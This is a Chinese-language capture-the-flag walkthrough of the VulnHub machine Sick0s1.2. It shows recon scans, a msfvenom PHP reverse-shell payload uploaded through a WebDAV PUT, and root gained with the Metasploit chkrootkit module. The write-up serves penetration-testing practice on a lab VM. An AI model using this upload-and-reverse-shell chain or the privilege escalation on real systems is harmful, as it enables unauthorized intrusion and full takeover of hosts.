

二、信息搜集

记得将网络连接改成 nat 模式

1、目标 IP 探测

```
(root@kali) ~ # arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 192.168.155.166
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.155.1 00:50:56:c0:00:08 (Unknown)
192.168.155.2 00:50:56:ed:8c:c1 (Unknown)
192.168.155.186 00:0c:29:1d:3b:4a (Unknown)
192.168.155.254 00:50:56:f7:2f:63 (Unknown)
```

目标 IP: **192.168.155.186**

2、端口扫描

`nmap -p- --min-rate 1000 -T4 192.168.155.186`

```
(root@kali) ~ # nmap -p- --min-rate 1000 -T4 192.168.155.186
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 21:17 EDT
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.39% done; ETC: 21:19 (0:01:09 remaining)
Nmap scan report for 192.168.155.186
Host is up (0.00026s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:1D:3B:4A (VMware)
```

`nmap -p22,80 -sV -sC -A --min-rate 1000 -T4 192.168.155.186`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 21:20 EDT
Nmap scan report for 192.168.155.186
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_   256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp    open  http     lighttpd 1.4.28
|_ _http-title: Site doesn't have a title (text/html).
|_ _http-server-header: lighttpd/1.4.28
MAC Address: 00:0C:29:1D:3B:4A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux 3.16 - 4.6 (93%), Linux 3.2 - 4.14 (93%), Linux 3.8 - 3.16 (93%), Linux 4.4 (93%),
Linux 4.2 (90%), Linux 3.13 (90%), Linux 3.18 (89%), Linux 3.16 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT ADDRESS
1 0.53 ms 192.168.155.186

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds
```

三、GETshell

信息不多一个 ssh，一个站点。先去站点看看情况

给出一张图片：病毒真的是杀毒公司为了钱而制作的吗



查看源码没有什么东西，目录扫描一遍

dirsearch -u <http://192.168.155.186>

```
[21:33:21] 403 - 345B - /settings.php~
[21:33:22] 403 - 345B - /sql.inc
[21:33:23] 301 - 0B - /test → http://192.168.155.186/test/
[21:33:23] 200 - 1KB - /test/
[21:33:26] 403 - 345B - /wp-config.inc
[21:33:27] 403 - 345B - /wp-config.php.inc
```



好像没有什么有用信息

lighttpd/1.4.28

可以确定入口了，查询一下：

searchsploit lighttpd

Exploit Title	Path
lighttpd - Denial of Service (PoC)	linux/dos/18295.txt
lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnera	windows/remote/30322.rb
lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution	multiple/remote/4391.c
lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution	linux/remote/4437.c
lighttpd 1.4.31 - Denial of Service (PoC)	linux/dos/22902.sh
lighttpd 1.4.x - mod_userdir Information Disclosure	linux/remote/31396.txt
lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service	linux/dos/33591.sh
lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure	multiple/remote/8786.txt

但是没有看到 1.4.28 版本对应漏洞

查询一下网址请求方法：

curl <http://192.168.155.186/test/> -v -X OPTIONS

```
> Host: 192.168.155.186
> User-Agent: curl/8.12.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
```

看到有 PUT 方法，结合之前的访问目录，猜测文件上传访问反弹 shell

制作 php 脚本

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.155.166

LPORT=443 > shell4431.php

```
# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.155.166 LPORT=443 > shell4431.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
```

上传：

curl -v -H "Expect:" -T shell4431.php "http://192.168.155.186/test/"

```
# curl -v -H "Expect:" -T shell4431.php "http://192.168.155.186/test/"
* Trying 192.168.155.186:80 ...
* Connected to 192.168.155.186 (192.168.155.186) port 80
* using HTTP/1.x
> PUT /test/shell4431.php HTTP/1.1
> Host: 192.168.155.186
> User-Agent: curl/8.13.0
> Accept: */*
> Content-Length: 1115
>
* upload completely sent off: 1115 bytes
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Wed, 28 May 2025 12:49:26 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.155.186 left intact
```

[shell14431.php](#)

2025-May-28 05:49:26 1.0K application/x-httpd-php

打开 msf:

use exploit/multi/handler

show options

set lhost IP

set lport 443

run

```
msf6 exploit(linux/http/samsung_srv_1670d_upload_exec) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


```

成功

```
meterpreter > shell
Process 14312 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

内核提权，查看发行版本:

Cat /etc/os-release

```
cat /etc/os-release
NAME="Ubuntu"
VERSION="12.04.4 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.4 LTS)"
VERSION_ID="12.04"
```

Exploit Title	Path
Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure	linux/dos/41767.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation (Access /etc/shadow)	linux/local/37293.txt
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3)	linux_x86-64/local/33589.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation	linux_x86-64/local/34134.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalation	linux_x86-64/local/44299.c
Ubuntu < 15.10 - PT Chown Arbitrary PTS Access Via User Namespace Privilege Escalation	linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	linux/local/36820.txt

有脚本但是不行


```

./up
spawning threads
failed to create new user namespace
failed to create new mount namespace
child threads done
exploit failed

```

列出与系统定时目录相关的文件和配置

ls -la /etc/cron*

```

ls -la /etc/cron*
-rw-r--r-- 1 root root 722 Jun 19 2012 /etc/crontab

ls: cannot open directory /etc/cron.d: Permission denied
/etc/cron.daily:
total 72
drwxr-xr-x 2 root root 4096 Apr 12 2016 .
drwxr-xr-x 84 root root 4096 May 28 02:14 ..
-rw-r--r-- 1 root root 102 Jun 19 2012 .placeholder
-rwxr-xr-x 1 root root 15399 Nov 15 2013 apt
-rwxr-xr-x 1 root root 314 Apr 18 2013 aptitude
-rwxr-xr-x 1 root root 502 Mar 31 2012 bsdmainutils
-rwxr-xr-x 1 root root 2032 Jun 4 2014 chkrootkit
-rwxr-xr-x 1 root root 256 Oct 14 2013 dpkg
-rwxr-xr-x 1 root root 338 Dec 20 2011 lighttpd
-rwxr-xr-x 1 root root 372 Oct 4 2011 logrotate
-rwxr-xr-x 1 root root 1365 Dec 28 2012 man-db
-rwxr-xr-x 1 root root 606 Aug 17 2011 mlocate
-rwxr-xr-x 1 root root 249 Sep 12 2012 passwd
-rwxr-xr-x 1 root root 2417 Jul 1 2011 popularity-contest
-rwxr-xr-x 1 root root 2947 Jun 19 2012 standard

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Mar 30 2016 .
drwxr-xr-x 84 root root 4096 May 28 02:14 ..
-rw-r--r-- 1 root root 102 Jun 19 2012 .placeholder

```

找到一个 chkrootkit

有漏洞利用，一个说明文档一个 msf 脚本

\$ searchsploit chkrootkit	
Exploit Title	Path
Chkrootkit - Local Privilege Escalation (Metasploit)	linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation	linux/local/33899.txt

将会话放置后台

```

^C
Terminate channel 2? [y/N] n
[-] core_channel_interact: Operation failed: 1
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >

```

```

[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search chkrootkit

Matching Modules



| # | Name                          | Disclosure Date | Rank   | Check | Description        |
|---|-------------------------------|-----------------|--------|-------|--------------------|
| 0 | exploit/unix/local/chkrootkit | 2014-06-04      | manual | Yes   | Chkrootkit Local P |



Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/

msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/local/chkrootkit) >

```

进入特定会话

set session 1

```

msf6 exploit(unix/local/chkrootkit) > set session 1
session => 1
msf6 exploit(unix/local/chkrootkit) > set lport 443
lport => 443

```

成功

```

msf6 exploit(unix/local/chkrootkit) > run
[*] Started reverse TCP handler on 192.168.155.166:443
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux. This module works with: Unix.
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Sending stage (24768 bytes) to 192.168.155.186
[+] Deleted /tmp/update
[*] Meterpreter session 2 opened (192.168.155.166:443 -> 192.168.155.186:48901) at 2025-05-28 03:52:59 -0400

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 10764 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)

```

完成

```

cd ~
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
chkrootkit-0.49
newRule
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
Wow! If you are viewing this, You have "Sucessfully!!" completed Sick0s1.2, the challenge is more focused on elimination of tool
in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about
the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of 0
ld School and testing it manually.

Thanks for giving this try.
@vulnhub: Thanks for hosting this UP!.

```